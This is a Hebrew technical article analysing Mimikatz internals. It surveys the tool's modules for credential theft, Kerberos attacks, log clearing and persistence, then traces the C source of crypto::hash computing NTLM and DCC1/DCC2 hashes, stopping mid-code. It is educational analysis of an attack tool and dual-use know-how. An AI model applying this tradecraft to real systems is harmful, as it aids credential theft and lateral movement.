https://yo-yo-yo-jbo.github.io

בו אני מפרסם פה ושם.

תודה על הקריאה!

Mimikatz Internals

מאת עדי מליאנקר ויהונתן אלקבס

הקדמה

לכל התוכנות שמקיפות אותנו, כמו גם לרוב המערכות ככלל, יש מטרה מאוד מוגדרת. בין אם מדובר במערכות פשוטות קונספטואלית כמו אוטובוס עירוני שמטרתו להסיע מספר נוסעים במסלול קבוע ובין אם מדובר בדרייבר של מקלדת שמטרתו לתקשר את פעולות ה-I/O אל מערכות המחשוב השונות. שימושים אחרים (להם לא התכוונו בשלבי הפיתוח) הם לרוב מסורבלים, אסורים או לכל הפחות מוגבלים מאוד. אם נמשיך עם הדוגמה מהעולם הפיזי שפתחנו עימה, הרי שתלישת כלל הכיסאות באוטובוס נוסעים על מנת להסבו לצרכי מגורים מתארת את הקונספט היטב; ובדיוק כך גם הדבר ברובד הדיגיטלי.

בין אם מדובר על שימוש ב-LOLbins בשביל להריץ Payload זדוני ולחמוק מ-AV ו\או מוצרי EDR, בטעינה של דרייבר פגיע (BYOVD) על מנת לנצלו לכיבוי שירותי הגנה במערכת, כתיבת נוזקה המנצלת syscalls לא מתועדים ב-WinAPI לשם התממשקות לתהליכים המכילים סודות ובין אם מדובר בניצול חולשה לוגית ב-Process של המדפסת בשביל לקרוא מבני נתונים מהזיכרון של תהליך אחר; הרי שהשימוש ה"לא סטנדרטי" בקונספט אלמנטרי הוא מה שדוחף קדימה את עולם הסייבר ואבטחת המידע.

במאמר הקודם Inside LSASS דיברנו על פתרונות ההגנה שחברת Microsoft יישמה בפלטפורמת Windows בשביל למנוע משחקנים התקפיים לחלץ נתונים מתשתית ה-LSA במערכת ההפעלה. המאמר עסק בתיאור ה-flow של נתוני המשתמשי בעת התחברות לעמדת קצה (לוקאלית ודומיינית) ואילו פערי אבטחה עולים מארכיטקטורת זו. לב המאמר עסק בפירוט על מנגנון Protected Process Light המאפשר רמות חתימה שונות עבור קבצי הרצה ספציפיים כדי למנוע אינטרקציות "לא סטנדרטיות" בין תהליכים וב-Credential Guard המשתמש בווירטואליזציה מבוססת חומרה כדי לבודד מידע רגיש באמצעות ה-hypervisor (אותו בהחלט 'קצת' יותר קשה לתוכנת Userland לעקוף).

המאמר הנוכחי מעביר את הדגש מהצד הכחול אל הצד האדום ושופך אור על בדיוק אותן פעולות לא סטנדרטיות בצורה פרקטית וכיצד ניתן (או לא) לעקוף את מנגנוני האבטחה ולחלץ את הסודות של LSASS. בשביל לממש מטרה זו, עברנו על **קוד המקור** של אחד מאבות כלי התקיפה הפופולאריים ביותר: **Mimikatz**, והסברנו כיצד הוא עובד, מתקשר ומנצל את רכיבי מערכת ההפעלה בשביל להוציא את הסודות של LSASS.

במסגרת המחקר, בצמוד למעבר על (המון) קטעי הקוד, אנחנו הולכים להסביר על מנגנונים פנימיים של מערכת הפעלה ולהסביר ברמה מעמיקה על מתודולוגיות התקפיות ברמה הפרקטית. בקיצור - שווה להצטייד בכוס קפה ולהנות מהדרך.

מה הקטע של Mimikatz

mimikatz (השם מהווה סלנג צרפתי לצמד המילים - **חתול חמוד**) הוא אחד החתולים הפופולאריים ביותר בעולם התקיפה וללא ספק החסיר שינה ממספר רב של צוותים כחולים. 17K כוכבים ומעל **3k של forks** בעמוד ה-Github של הכלי יסכימו עם הטענה הזו. למרות המשפט המפורסם של דלפי בנוגע לכתיבתו:
"Mimikatz is a tool I've made to learn C and make somes experiments with Windows security."

בטוח לומר כי לאחר בערך עשור וחצי מהפרסום הפורמאלי של הכלי, מאות עדכונים ושינויים, הוספה של טכניקות תקיפה נוספות על בסיס מחקר מכל רחבי העולם, רתימתו לאינספור כלי תקיפה (חלקם אף עם סממני IoC אצל קבוצות APT מוכרות) כי mimikatz עבר מעל ומעבר את אותו תכנון "צנוע" של מר דלפי.

אגדה אורבנית אודות הכלי היא סביב העיתוי בו הכלי הפך ל-open source. לפי הסיפור, דלפי התחיל לעבוד על mimikatz עוד ב-2007 ועם התקדמות המחקר לאורך השנים החל להעביר הרצאות בנושא. סביב 2012, בעת הביקור שלו במוסקבה לתת הרצאה דומה, הוא מעיד שתפס על חם בנאדם חשוד לבוש בשחור מתעסק לו במחשב בחדר המלון. כמו כן, לאחר ההרצאה, פנה אליו בחור שני בשחור ודרש ממנו להביא לו את המצגות שהציג ועותק של mimikatz על גבי usb ובנג'מין נעתר לבקשה. קצת לפני שעזב את רוסיה, מתוך פחד לביטחונו האישי אם הכלי יהיה סודי, פירסם בנג'מין את הכלי ובכך הפך אותו לקוד פתוח. בנוסף, טען שאם תוקפים ישתמשו בכלי, על מגינים להכיר בו גם.

בהחלט נשמע מפחיד, אבל התקריות הנ"ל לא היו הטריגר המרכזי שגרמו לו לשתף את הכלי עם העולם. במציאות, בנג'מין שיחרר את קוד המקור לפני שהכנס ברוסיה בכלל התרחש ויותר משנה קודם לכן כבר שיתף בינאריים ודוקומנטציה של הכלי עם אנשים רבים. אבל כמו שאומרים בהוליווד - **אל תתנו לעובדות להפריע לסיפור טוב.**

בכל מקרה, הנקודה שהכי חשוב לזכור מכל הסיפור היא שרק ב-2013, כמעט שנה לאחר הפירסום של הכלי, Microsoft החליטו שזה יהיה רעיון טוב לבטל את WDigest ב-Windows 8.1 אשר היה הוקטור העיקרי של הכלי עד אותה תקופה לשליפת שמות משתמשים וסיסמאות שנשמרו ב-clear next.

מגניב! אז בואו נצלול לאיך הכלי עובד והמודלים השונים שהוא מציע.

הערה: כבר עכשיו חשוב לנו לעצור ולומר שהמאמר הולך להתעסק בניתוח טכני (מאוד) של קוד המקור והשימושים השונים שהכלי מאפשר ופחות ב-"כיצד להשתמש בכלי באופן סטנדרטי", בשביל כך קיימים מאות מאמרים אחרים באינטרנט. עם זאת, בדומה לשאר המאמרים שכתבנו למגזין, חשוב לנו מאוד לוודא את ההבנה של הקורא ולכן גם במידה ואתם לא הכי תותחים ב-C או ב-Windows Internals, אין לכם ממה לחשוש (למרות שאנחנו ממש ממליצים שלפחות תעברו על המאמר הקודם).

מיליון מיליון מודלים ופקודות

כמו שרובכם בוודאי כבר יודע, Mimikatz הוא כלי console-י שמורץ מהטרמינל. במידה ולא יצא לכם עדיין להתנסות עם הכלי אתם יכולים לעשות זאת ממש תוך כמה דקות (גם במידה ואין לכם סביבה וירטואלית לכך) באמצעות החדר של Post-Exploitation Basics בפלטפורמת Try Hack Me. ממליצים בחום. בכל מקרה, לאלו שכן יצא לשחק קצת עם mimikatz, בוודאי שמתם לב שהכלי מכיל הרבה הערות debug שמצד אחד פחות נוח לנו בתור משתמשים, אבל מצד שני זה מאוד שימושי ב-troubleshooting והבנה של כיצד הקוד רץ. הכלי נראה כך:

```
mimikatz # ::
ERROR mimikatz_doLocal ; "" module not found !

        standard  -  Standard module  [Basic commands (does not require module name)]
          crypto  -  Crypto Module
        sekurlsa  -  SekurLSA module  [Some commands to enumerate credentials...]
        kerberos  -  Kerberos package module  []
             ngc  -  Next Generation Cryptography module (kiwi use only)  [Some commands to enumerate credentials...]
       privilege  -  Privilege module
         process  -  Process module
         service  -  Service module
         lsadump  -  LsaDump module
              ts  -  Terminal Server module
           event  -  Event module
            misc  -  Miscellaneous module
           token  -  Token manipulation module
           vault  -  Windows Vault/Credential module
     minesweeper  -  MineSweeper module
             net  -
           dpapi  -  DPAPI Module (by API or RAW access)  [Data Protection application programming interface]
      busylight  -  BusyLight Module
         sysenv  -  System Environment Value module
            sid  -  Security Identifiers module
            iis  -  IIS XML Config module
            rpc  -  RPC control of mimikatz
           sr98  -  RF module for SR98 device and T5577 target
            rdm  -  RF module for RDM(830 AL) device
            acr  -  ACR Module
```

כל פונקציה של הכלי מיוצגת על ידי תבנית של **Module-name::Command** ולפי הם פונקציית ה-main של mimikatz יודעת לאיזה מודול אנחנו רוצים לקרוא ולאיזו פקודה שבתוכו. בקובץ mimikatz.c בקוד המקור אפשר לראות בדיוק את החלוקה הזו בפונקציות mimikatz_doLocal וב-mimikatz_dispatch.

סך הכל ישנם **17 מודלים שונים** ב-Mimikatz. נפרט עליהם בקצרה ובפרק הקרוב (ולמעשה ברוב המאמר) נתעסק בניתוח של כיצד אותם מודלים עובדים ומה מייחד את שיטת הפעולה של אחד מראהו. כמו כן, תוצר לוואי שנרוויח מהדרך הם התרחישים האפשריים של מתי יהיה הכי נכון להפעיל מודל מסוים ושני לא.

מודלים רבותיי, מודלים:

1. **Sekurlsa** - כנראה המודל הכי נפוץ של mimikatz; ומסיבה טובה מכיוון שהוא מתעסק ישירות בחילוץ סיסמאות, מפתחות, pin codes ו-ticket-ים מהזיכרון של LSASS. אנחנו נשקיע לא מעט זמן (כלומר, דפים) בהמשך בשביל להסביר כיצד כל הקסם הזה קורה. משפט נפלא של דלפי שפשוט חייבים לצטט:

   "one day people will discover that Mimikatz is more than sekurlsa::logonpasswords"

2. **Lsadump** - המודל מחלץ סיסמאות מ-LSA ומה-SAM. הוא מכיל כמה מהפונקציונאליות המוכרות ביותר של mimikatz כגון DCSync, DCShadow.
3. **Kerberos** - מבצע את כלל הפעולות שקשורות באימות מבוסס Kerberos עם טיקטים - כל מה שקשור ל-TGT, TGS וניהול Sessions. כתוצאה מכך במודל הזה ניתן לראות את מתקפות Pass-The-Hash, golden ticket ועוד רבים אחרים. כאמור, כולם מתבססים על Kerberos. חלקים נרחבים מקוד המקור של Rubeus (כלי תקיפה פופולארי נוסף) נלקחו ישר מהמודל הנוכחי.
4. **Crypto** - כל מה שקשור לעולם המופלא של קריפטוגרפיה ב-Windows: הצפנה, פיענוח, מפתחות, גיבובים ועוד מלא מלא קללות של מתמטיקאים שבחרו ללמוד את התואר הלא נכון. במודל תוכלו למצוא גם חילוץ של תעודות, כרטיסים חכמים ועוד.
5. **Dpapi** - חילוץ סיסמאות משירות ה-DPAPI שמציע הצפנת credentials ברמת מערכת ההפעלה עבור אפליקציות. לא נתעמק בו במסגרת המאמר מכיוון שהוא לא רלוונטי אל תהליכי ההזדהות ואל תשתית LSASS החביבה.
6. **Event** - המודל מתעסק בכל הקשור אל Windows Event logs; עצירה וניקוי של הלוגים לאחר השתלטות מוצלחת על המכונה.
7. **Misc** - מודל שמכיל פונקציונאליות שונות שתכל'ס לא היה מקום אחר לזרוק אותן. נוכל למצוא שם למשל מימוש של PrintNightmare, Print Spooler, מימוש של שיטות persistence שונות כמו Skeleton Key, הזרקת Windows SSP לקצירת פרטי התחברות לוקאליים, פתיחת תוכנות שונות במערכת ההפעלה ועוד מלא מלא פיצ'רים איזוטוריים שנוספו לכלי לאורך השנים.
8. **Net** - חלק מהפונקציות במודול זה דומות לפקודות net המוכרות של Windows. יש בו גם אנומרציה של session-ים ושרתים המוגדרים עם delegation שונים. תכל'ס לא רואה סיבה להשתמש במודל הנוכחי ולא בכלי כמו PowerView או ActiveDirectory module (שגם חתום על ידי מייקרוסופט) בשביל המטרות האלה.
9. **Privilege** - מודול האחראי על מניפולציית הרשאות בסביבת Windows. מספר רב של מודלים ופונקציות שונות ב-mimikatz דורשים שינוי (זמני לכל הפחות) של הרשאות התהליך. מודול קצר ודי straight forward במימוש שלו.

10. **Process** - מתעסק בכל הקשור לאסיפת מידע על תהליכים ועל אינטרקציה איתם: עצירה, השהייה, הרצה והצגה שלהם. קיימות במודל גם פונקציות של process injection, parent process spoofing וכו'.
11. **Sid** - כל הפעולות שקשורות אל SID (Security Identifier) והעבודה איתו. למשל חיפוש SID לפי שם משתמש, ערכית SID, הוספת מאפיין של sIDHistory לאובייקט של משתמש (שימושי למתקפות בין דומיינים) ועוד.
12. **Standard** - פעולות סטנדרטיות במערכת ההפעלה (שלא קשורות ל-exploitation) כמו מעבר בין תיקיות, ניקוי מסך, קבלת ה-hostname של המכונה והכנת קפה מסוג ASCII.
13. **Token** - מאפשר ל-Mimikatz לקיים אינטראקציה עם Windows authentication tokens, כולל התחזות אל token-ים קיימים, הדפסה שלהם למסך ומציאה כאלה השייכים אל Domain admins על המכונה.
14. **Ts** - כל הקשור ל-Terminal Services ול-sessions אינטרקטיביים של Remote Desktop על מחשב מרוחק ברשת.
15. **Vault** - חילוץ סיסמאות שנשמרו ב-Vault בשביל השימוש בדפדפן, משימות מתוזמנות, RDP ושירותים נוספים.
16. **Rpc** - שליטה מרחוק (מבוססת פרוטוקול RPC) ב-Mimikatz. כן כן מה ששמעתם. שנים רציתי לחשוב שאני מכיר היטב את הכלי ואז פתאום אנחנו מגלים על פיצ'ר "משני" שכזה.
17. **Service** - התקנה, מחיקה וניהול של Mimikatz service - "**mimikatzsvc**". בדומה למודול ה-RPC מדובר בפתרון די נוח להתחברות (עם שם משתמש וסיסמה או בלי) לשירות של הכלי ולנהל אותו מרחוק.

נקודה שחשוב לתת עליה היא את הדגש היא למה פיצ'רים כמו mimikatzsvc או mimikatz RPC הם פחות מוכרים ולמעשה גם <u>פחות שימושיים</u>. נתחיל מהתרחיש הקלאסי בתקיפה ממושכת - למה לנו לשמור persistence מבוסס משימה מתוזמנת שמעלה איזה beacon להתחברות אל שרת C&C מרוחק כדוגמת cobalt strike באינטרוולי זמן חצי רנדומאליים, אחר כך, כשמעוניינים לבדוק אם משתמשים חדשים התחברו לעמדה (שכאמור בשליטתנו) אז להתחבר לעמדה באמצעות ה-client של ה-C&C ולבסוף לטעון מודול כזה או אחר של קצירת סיסמאות מהזיכרון. למה לעשות כזו דרך מסורבלת אם במקום כל זה פשוט אפשר לזרוק על העמדה שירות של mimikatz ולהזדהות ישירות אליו כאשר מעוניינים לחלץ סיסמאות מהזיכרון בשביל לבדוק אם השגנו credentials חדשים?

התשובה הפשוטה - **OPSEC**. זה פשוט רועש מידי. גם אם לא נתייחס לכל האנומאליות שיתעוררו כתוצאה מכך, תהיו בטוחים שהשירות של mimikatz (כמו גם אופן הפעולה של הכלי עצמו) כנראה חתום בכל דרך אפשרית על ידי כל חברת EDR\AV אפשרית בשוק. העובדה שרוב הכלים (מלבד Pypykatz) שהתפתחו מ-Mimikatz כמו Invoke-Mimi, SafetyKatz, BetterSafetyKatz, SharpKatz בחרו להתמקד בפעולות הליבה של הכלי ולא לממש יכולות אלו גם מחזקים את הטענה.

בנימה קצת יותר אישית ופחות טכנית, לפני מספר שנים כשיצא לי להריץ את הכלי בפעם הראשונה על גרסה לא מפוצ'פצ'ת של Windows 10 ולחוות מהשורה הראשונה את "הקסם" הזה של פתאום ללא הכנה מוקדמת כל הסיסמאות והמפתחות נזרקים למסך הטרמינל וכל מה שנשאר לי זה, בצורה מאוד מעוררת וחסרת ביטחון, להריץ Runas בשביל להזדהות כמשתמש אחר ובאמצעותו לזוז למכונה אחרת ברשת ושזה אשכרה יעבוד. הרגשתי שזה לא פחות מקסם.

המאמר הנ"ל בא בדיוק בשביל כך - להמיר את הרגשות האלו (שאולי חלקכם חולקים גם) אל ההבנה של כיצד mimikatz עובד "**באמת**" מאחורי הקלעים. אז במידה ועשינו לכם חשק - זה הזמן לצלול לקוד המקור, לעבור מודל מודל ולנתח כיצד החלקים השונים עובדים.

הערה 1: מתוך רצון להמשיך עם הנרטיב של המאמר הקודם, למרות שתיעדנו את כל הקוד של mimikatz, בחרנו להתמקד במאמר זה רק בשיטות הקשורות להזדהות ולתשתית LSASS (ליבנו עם אלו שציפו שנסביר כיצד mimikatz מסייע לסמן את כל המוקשים בשולה מוקשים בעזרת המודול minesweeper). בדיוק מסיבה זו לא הכנסנו למאמר הנוכחי את אופן העבודה של DPAPI.

הערה 2: לאורך כל מודול אנחנו הולכים להוסיף מספר קישורים מעניינים ורלוונטים לקריאה מעמיקה + את הקישור של הקובץ בקוד מקור עצמו כך שאם תרצו לעבור ביחד עם המאמר על הקוד (בשביל לחדד הבנה של נקודות מסויימות) אתם בהחלט יכולים (ומוזמנים!).

מתחילים

מלבד המודל הראשון (crypto) שנציג בקרוב, בחרנו להציג את המודלים לאו דווקא בסדר בו הם מופיעים בדוקומנטציה אלא לפי **שכיחות**. כלומר, נתחיל מהמודלים הכי מוכרים שנמצאים בשימוש הנרחב ביותר ונעבור לאלו עם היכרות נמוכה כאשר כל מודל יקבל פרק משלו. וזאת נטו מהסיבה שאלו הנושאים שתכל'ס הכי יעניינו אתכם (מאוד אכפת לנו מהנאת הקריאה של קוראי המגזין) ומהעובדה שאם ישאלו אתכם "**נו אז איך Mimikatz עובד**?" בראיון העבודה הבא שלכם - תדעו לענות ברמה מספקת.

עם זאת, בחרנו להתחיל את המעבר על קוד המקור עם מודל ה-crypto מכיוון שהוא יחסית פשוט ויכניס אותנו (אתכם) לעיניינים בצורה נוחה. זאת גם מדוע בחרנו להציג את רוב ה-flow של פקודת **crypto::hash** ולא (בדומה להסברים אחרים) להסתפק במספר פסקאות בודד. Shall we?

המודל מתעסק בכל מה שקשור לקריפטוגרפיה בסביבת Windows: הצפנה, פיענוח, מפתחות, תעודות, כרטיסים חכמים ועוד.

אם נסתכל על מימוש הפקודה **crypto::hash** נראה שהיא חופפת בהרבה מקומות לתבנית בה Windows (ו-LSASS בפרט) מאחסנת את הסיסמאות שלה. למי שרוצה להעמיק את הקריאה בנושא אנחנו ממליצים על המאמר ניהול סמאות וזהויות ברשתות מיקרוסופט מאת יהודה גרסל בגליון 63.

הפונקציה מבצעת hash לסיסמה עם שם משתמש אופציונלי ומחזירה בנוסף את ה-DCC1, DCC2 במידה וקיימים:

```
mimikatz # crypto::hash /user:administrator
NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0
DCC1: fa5432fec07ff6e81c3f5522549c830f
DCC2: 74b543e6f483abb7d91b1f70b93af2d8
LM  : aad3b435b51404eeaad3b435b51404ee
MD5 : d41d8cd98f00b204e9800998ecf8427e
SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709
SHA2: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

מה אלו DCC1, DCC2? בפשטות, בכל פעם שאתם מתחברים למערכת ההפעלה, Windows שומרת מידע על פרטי ההתחברות שלכם בצורה לוקאלית (cache) למקרה וה-DC עם תפקיד אימות המשתמשים בדומיין לא יהיה זמין. במקרה כזה, עדיין תוכלו לגשת למשאבי רשת שאינם דורשים אימות דומייני (ניתן לקנפג את זה די בפשטות). מקרה קלאסי של רציפות תפעולית חשובה יותר מאבטחה.

ובכן, Domain Cached Credentials גרסה 1 ו-2 מממשים בדיוק את הרעיון הזה. גרסה 1 היא legacy שמספק מכניזם לאיחסון password hashes על המכונה הלוקאלית בנוסף לאיחסון NTLM המסורתי. DCC2 החליף את DCC1 בגרסאות היותר חדשות של Windows ומאפשר לאחסן password hashes של משתמשי דומיין שהתחברו בעבר למחשב על מנת שיוכלו להתחבר גם כאשר ה-DC לא זמין (ניתן להשתמש בפרמטר count על מנת להגדיר את DCC2).

נחזור לקוד של Mimikatz, ה-flow של הפקודה **crypto::hash** די ארוך יחסית בשביל לנסות להציג בצורה מלאה תחת מאמר אינטרנטי אבל נציג חלקים עיקריים ממנו בשביל להמחיש את הרעיון במעבר על הקוד שביצענו במסגרת המחקר.

הכל מתחיל מפונצקיית ה-main של Mimikatz שבה נבחר שם המודול והפקודה שיש לבצע. בפקודה **crypto::hash** נכנסים לפונקציה הבאה בקובץ kuhl_m_crypto.c:

```
NTSTATUS kuhl_m_crypto_hash(int argc, wchar_t * argv[])
{
	PCWCHAR szCount, szPassword = NULL, szUsername = NULL;
	UNICODE_STRING uPassword, uUsername;/*, uTmp;
	ANSI_STRING aTmp;*/
	OEM_STRING oTmp;
	DWORD count = 10240;
	BYTE hash[LM_NTLM_HASH_LENGTH], dcc[LM_NTLM_HASH_LENGTH], md5[MD5_DIGEST_LENGTH], sha1[SHA_DIGEST_LENGTH], sha2[32];

	kull_m_string_args_byName(argc, argv, L"password", &szPassword, NULL);
	kull_m_string_args_byName(argc, argv, L"user", &szUsername, NULL);
	if(kull_m_string_args_byName(argc, argv, L"count", &szCount, NULL))
		count = wcstoul(szCount, NULL, 0);

	RtlInitUnicodeString(&uPassword, szPassword);
	RtlInitUnicodeString(&uUsername, szUsername);
	if(NT_SUCCESS(RtlCalculateNtOwfPassword(&uPassword, hash)))
	{
		kprintf(L"NTLM: "); kull_m_string_wprintf_hex(hash, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
		if(szUsername)
		{
			if(NT_SUCCESS(kull_m_crypto_get_dcc(dcc, hash, &uUsername, 0)))
			{
				kprintf(L"DCC1: "); kull_m_string_wprintf_hex(dcc, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
				if(NT_SUCCESS(kull_m_crypto_get_dcc(dcc, hash, &uUsername, count)))
				{
					kprintf(L"DCC2: "); kull_m_string_wprintf_hex(dcc, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
				}
			}
		}
	}
```

בהתחלה קצת הגדרת וקבלת משתנים ושינויהם לפורמט נוח ואז מבצעים את הפונקציה RtlCalculateNtOwfPassword בשביל לייצר MD4 hash של הסיסמה. נוכל לבדוק מה עומד מאחורי RtlCalculateNtOwfPassword באמצעות הקובץ kull_m_crypto_system.h אשר בו יש את המאקרו (שיוך של מזהה למחרוזת) ונראה שהוא מפנה לפונקציית מערכת 007 (*Bond, James Bond*):

```
#define RtlEncryptBlock                 SystemFunction001 // DES
#define RtlDecryptBlock                 SystemFunction002 // DES
#define RtlEncryptStdBlock              SystemFunction003 // DES with key "KGS!@#$%" for LM hash
#define RtlEncryptData                  SystemFunction004 // DES/ECB
#define RtlDecryptData                  SystemFunction005 // DES/ECB
#define RtlCalculateLmOwfPassword       SystemFunction006
#define RtlCalculateNtOwfPassword       SystemFunction007
#define RtlCalculateLmResponse          SystemFunction008
#define RtlCalculateNtResponse          SystemFunction009
```

מעבר קצר על דוקומנטציה לא פורמאלית [1][2] של Windows אודות אותה systemFunction007 המסתורית בגוגל יביא אותנו להבנה כי מדובר למעשה בפונקציה בספריית ADVAPI32.DLL (המאפשרת לתוכנות לקיים אינטראקציה עם היבטים שונים של המערכת, כגון ניהול חשבונות משתמש, גישה ל-Registry של Windows וביצוע פעולות הצפנה) אשר מבצעת MD4 על מחרוזת (16 bytes) ומחזירה סטאטוס ביצוע.

אתנחתא קצרה: מחיפוש קצרצר של systemFunction007 ברחבי האינטרנט מצאנו בלוג של ה-kiwi בכבודו ובעצמו עוד מ-2013 שמדבר על שיטות אימפלמנטציה שונות שהוא חקר בנושא פעולות קריפטוגרפיה דרך ה-APIs השונים של Windows. בהחלט פיסה היסטורית (מזהירים מראש, הכל בצרפתית).

אז כיצד Mimikatz מחשב ברמתו את ה-DCCs? אם ניכנס לפונקציית kull_m_crypto_get_dcc נוכל לראות בדיוק את זה:

```
NTSTATUS kull_m_crypto_get_dcc(PBYTE dcc, PBYTE ntlm, PUNICODE_STRING Username, DWORD realIterations)
{
	NTSTATUS status;
	LSA_UNICODE_STRING HashAndLowerUsername;
	LSA_UNICODE_STRING LowerUsername;
	BYTE buffer[LM_NTLM_HASH_LENGTH];

	status = RtlDowncaseUnicodeString(&LowerUsername, Username, TRUE);
	if(NT_SUCCESS(status))
	{
		HashAndLowerUsername.Length = HashAndLowerUsername.MaximumLength = LowerUsername.Length + LM_NTLM_HASH_LENGTH;
		if(HashAndLowerUsername.Buffer = (PWSTR) LocalAlloc(LPTR, HashAndLowerUsername.MaximumLength))
		{
			RtlCopyMemory(HashAndLowerUsername.Buffer, ntlm, LM_NTLM_HASH_LENGTH);
			RtlCopyMemory((PBYTE) HashAndLowerUsername.Buffer + LM_NTLM_HASH_LENGTH, LowerUsername.Buffer, LowerUsername.Length);
			status = RtlCalculateNtOwfPassword(&HashAndLowerUsername, dcc);
			if(realIterations && NT_SUCCESS(status))
			{
				if(kull_m_crypto_pkcs5_pbkdf2_hmac(CALG_SHA1, dcc, LM_NTLM_HASH_LENGTH, LowerUsername.Buffer, LowerUsername.Length, r
				{
					RtlCopyMemory(dcc, buffer, LM_NTLM_HASH_LENGTH);
					status = STATUS_SUCCESS;
				}
			}
			LocalFree(HashAndLowerUsername.Buffer);
		}
		RtlFreeUnicodeString(&LowerUsername);
	}
	return status;
}
```

לב החישוב היא פונקצית kull_m_crypto_pkcs5_pbkdf2_hmac שממומשת בצורה הבאה:

```
BOOL kull_m_crypto_pkcs5_pbkdf2_hmac(DWORD calgid, LPCVOID password, DWORD passwordLen, LPCVOID salt, DWORD saltLen, DWORD iterations, BYTE *key, DWORD
{
    BOOL status = FALSE;
    HCRYPTPROV hProv;
    HCRYPTHASH hHash;
    DWORD sizeHmac, count, i, j, r;
    PBYTE asalt, obuf, d1;

    if(CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT))
    {
        if(CryptCreateHash(hProv, calgid, 0, 0, &hHash))
        {
            if(CryptGetHashParam(hHash, HP_HASHVAL, NULL, &sizeHmac, 0))
            {
                if(asalt = (PBYTE) LocalAlloc(LPTR, saltLen + sizeof(DWORD)))
                {
                    if(obuf = (PBYTE) LocalAlloc(LPTR, sizeHmac))
                    {
                        if(d1 = (PBYTE) LocalAlloc(LPTR, sizeHmac))
                        {
                            status = TRUE;
                            RtlCopyMemory(asalt, salt, saltLen);
                            for (count = 1; keyLen > 0; count++)
                            {
                                *(PDWORD) (asalt + saltLen) = _byteswap_ulong(count);
                                kull_m_crypto_hmac(calgid, password, passwordLen, asalt, saltLen + 4, d1, sizeHmac);
                                RtlCopyMemory(obuf, d1, sizeHmac);
                                for (i = 1; i < iterations; i++)
                                {
                                    kull_m_crypto_hmac(calgid, password, passwordLen, d1, sizeHmac, d1, sizeHmac);
                                    for (j = 0; j < sizeHmac; j++)
                                        obuf[j] ^= d1[j];
                                    if(isDpapiInternal) // thank you MS!
                                        RtlCopyMemory(d1, obuf, sizeHmac);
                                }
                                r = min(keyLen, sizeHmac);
                                RtlCopyMemory(key, obuf, r);
                                key += r;
                                keyLen -= r;
                            }
                            LocalFree(d1);
                        }
                        LocalFree(obuf);
                    }
                    LocalFree(asalt);
                }
            }
            CryptDestroyHash(hHash);
        }
        CryptReleaseContext(hProv, 0);
    }
    return status;
}
```

יש עוד קצת כניסה לפונקציות אחרות אבל לשם פשטות בסופו של דבר נקבל כי עבור חישוב DCC1 מתבצעת הפעולה הבאה:

```
DCC1 = md4(md4(password)|lowercase(username))
```

עבור DCC2 מבוצע NTLM על הסיסמה, שם המשתמש מועבר ב-lower case אל unicode ומשורשר אל ערך ה-hash שחושב קודם - נקרא לפלט הזה "c" בשביל לפשט את ההסבר. מבצעים על c שלנו את אלגוריתם md4 (עד כה יצירת dcc1) ולאחר מכן מבצעים pbkdf2 עם הפרמטרים sha-1 כ-hmac, 10,240 כמספר האיטרציות, המחרוזת c כסיסמה ושם המשתמש ב-unicode כ-salt. ניקח רק את 128 הביטים הראשונים מתוך התוצאה בת 160 הביטים.

בקצרה ניתן לשרטט זאת כך:

```
DCC2 = PBKDF2(HMAC-SHA1, 10240, DCC1, username) [0:128]
```


לבסוף, בחזרה אל kuhl_m_crypto_hash, מעבר זריז על סוגי הפורמט תדפיס אותם למסך:

```
if(NT_SUCCESS(RtlUpcaseUnicodeStringToOemString(&oTmp, &uPassword, TRUE)))
{
	if(NT_SUCCESS(RtlCalculateLmOwfPassword(oTmp.Buffer, hash)))
	{
		kprintf(L"LM  : "); kull_m_string_wprintf_hex(hash, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
	}
	RtlFreeOemString(&oTmp);
}

if(kull_m_crypto_hash(CALG_MD5, uPassword.Buffer, uPassword.Length, md5, MD5_DIGEST_LENGTH))
	kprintf(L"MD5 : "); kull_m_string_wprintf_hex(md5, MD5_DIGEST_LENGTH, 0); kprintf(L"\n");
if(kull_m_crypto_hash(CALG_SHA1, uPassword.Buffer, uPassword.Length, sha1, SHA_DIGEST_LENGTH))
	kprintf(L"SHA1: "); kull_m_string_wprintf_hex(sha1, SHA_DIGEST_LENGTH, 0); kprintf(L"\n");
